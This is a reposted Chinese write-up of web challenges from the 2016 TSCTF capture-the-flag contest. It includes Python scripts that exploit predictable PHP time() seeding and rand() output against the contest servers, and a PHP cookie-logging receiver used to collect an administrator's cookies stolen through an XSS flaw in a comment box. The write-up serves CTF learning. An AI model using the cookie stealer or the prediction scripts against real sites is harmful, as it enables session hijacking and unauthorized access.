第二届TSCTF比赛writeup及心得-Web


转载

weixin_34335458 于 2016-05-11 20:43:00 发布 87 收藏
文章标签： php
原文链接：http://www.cnblogs.com/puluotiya/p/5483472.html

1. 送分题

一开始真没明白为什么叫送分题，后来明白了，泪流满面。。我只想说，查看源码这个事情一辈子都不能忘。

还是推荐以后都用这个，就不会漏了



2.Do you know time

网页显示一张福利图片，下载下来，随便用二进制打开图片，翻到最后面，发现了代码，种子确定了，srand就没意义了，种子是由time()函数确定的，发到服务器上总要一点时间，所以我们用time()+30的时间做种子，然后运行程序，就差不多能撞到服务器上的time()的时间。

但是一开始死活没找到入口，我还以为有什么信息没挖掘呢，，百度还识图找了原图，发现就是末尾加了东西。。。。看方法是POST，但是网页是GET方式提交的，明显就是要修改为POST，但是一开始怎么修改都不对，然后就把头改了，主要是Content-Type：

```
import time
import urllib
import httplib
print 'what'

test_data = {'hash':'xxxxxxxxxxxxxxxxxxxxxxxxxxxxxx'}
test_data_urlencode = urllib.urlencode(test_data)
requrl = "http://10.3.242.166/questions/web/web150/index.php"
headerdata = {"Host":"10.3.242.166","Content-Type": "application/x-www-form-urlencoded"}

for i in range(1,60):
    time.sleep(0.5)
    print '----------------------------------------------'
    conn = httplib.HTTPConnection("10.3.242.166")
    conn.request(method="POST",url=requrl,body=test_data_urlencode,headers = headerdata)
    response = conn.getresponse()
    res= response.read()
    print re
```

tcp_post
这道题主要考包构造和发包程序吧。。

（更多：关于服务器上时间可能和本地时间不一样的情况，可以用get_headers函数查看一下，或者用curl发包，然后也查看下返回头就能得到差值了。当然，此题还有暴力遍历到的。。我大概去了+-60s不到就过了，好神奇。。）

3. rand or not

not..

果然学的太少，我们来看源：

```php
$flag = 'flag';

session_start();

if(isset($_SESSION['count']) && isset($_SESSION['time'])) {
    $_SESSION['count'] += 1;
    if($_SESSION['count'] > 2){
        session_destroy();
        die('bye~~');
    }
    if(time() - $_SESSION['time'] > 2){
        session_destroy();
        die('timeout~~');
    }
} else {
    $_SESSION['count'] = 0;
    $_SESSION['time'] = time();

    echo rand();

    $_SESSION['rand'] = array();
    $i = 5;
    $d = '';
    while($i--){
        $r = (string)rand();
        $_SESSION['rand'][] = $r;
        $d .= $r;
    }
}


if (isset($_GET['check'])) {
    if ($_GET['check'] === $_SESSION['rand']) {
        echo $flag;
    } else {
        echo 'die';
        session_destroy();
    }
}
31395
```

题目
rand的取值很小，max = 32767然而我真的不知道它会按顺序重复。。

后来知道它会重复，那还有什么怕的。。先打32768个数的表

```php
<?php
    $xun = 32788;
    while ($xun--)
        echo rand().",";
?>
```

再搜索就好，里面涉及到php传数组的方式，要记得一下。

```python
import cookielib,urllib2,random

cj = cookielib.CookieJar()
opener = urllib2.build_opener(urllib2.HTTPCookieProcessor(cj))
first = opener.open('http://www.tsctf2016.com/questions/web/web200/index.php')
data = first.read()
#str2 = data[-6:]
#print '---'+str2+'---'
num1 = data[-5:]
print num1

f = open('randnum.txt','r')
raw = f.read()
pos = raw.find(str(num1))

ans=['','','','',''] 

st = raw.find(',',pos)
for i in range(5):
    en = raw.find(',',st+1)
    ans[i] = raw[st+1:en]
    #print ans[i]
    st = en

url = 'http://www.tsctf2016.com/questions/web/web200/index.php?check[]='+ans[0]+'&check[]='+ans[1]+'&check[]='+ans[2]+'&check[]='+ans[3]+'&check[]='+ans[4]
print url
f = opener.open(url)
print f.read()

```

发包程序

4.web300-1 优雅的登录

似乎是，十分让人抓狂的题目啊。。

5.web300-2 flag被管理员藏起来了

flag,明显admin

然后是留言框，xss的，过滤很浅，img\iframe\object\a href等等都没过滤。编程将document.cookie读出到文件就可以了。。表示我做题的时候怎么没有看见里面有管理员的cookie，，，果然还是编程靠谱些。。

```php
//转自我同学
<?php
$cookie = $_GET['c'];
$ip = getenv('REMOVE_ADDR');
$time = date("j F,Y,g:i a");
$ref = getenv('HTTP_REFERER');
$fp = fopen("cook.txt","a+");
fwrite($fp,"input the cookie:");
fwrite($fp, "Cookie:".$cookie."<br>IP:".$ip."<br>Date:".$time."<br>Referer:".$ref."<br><br><br>");
fclose($fp);
?>
```

转载于:https://www.cnblogs.com/puluotiya/p/5483472.html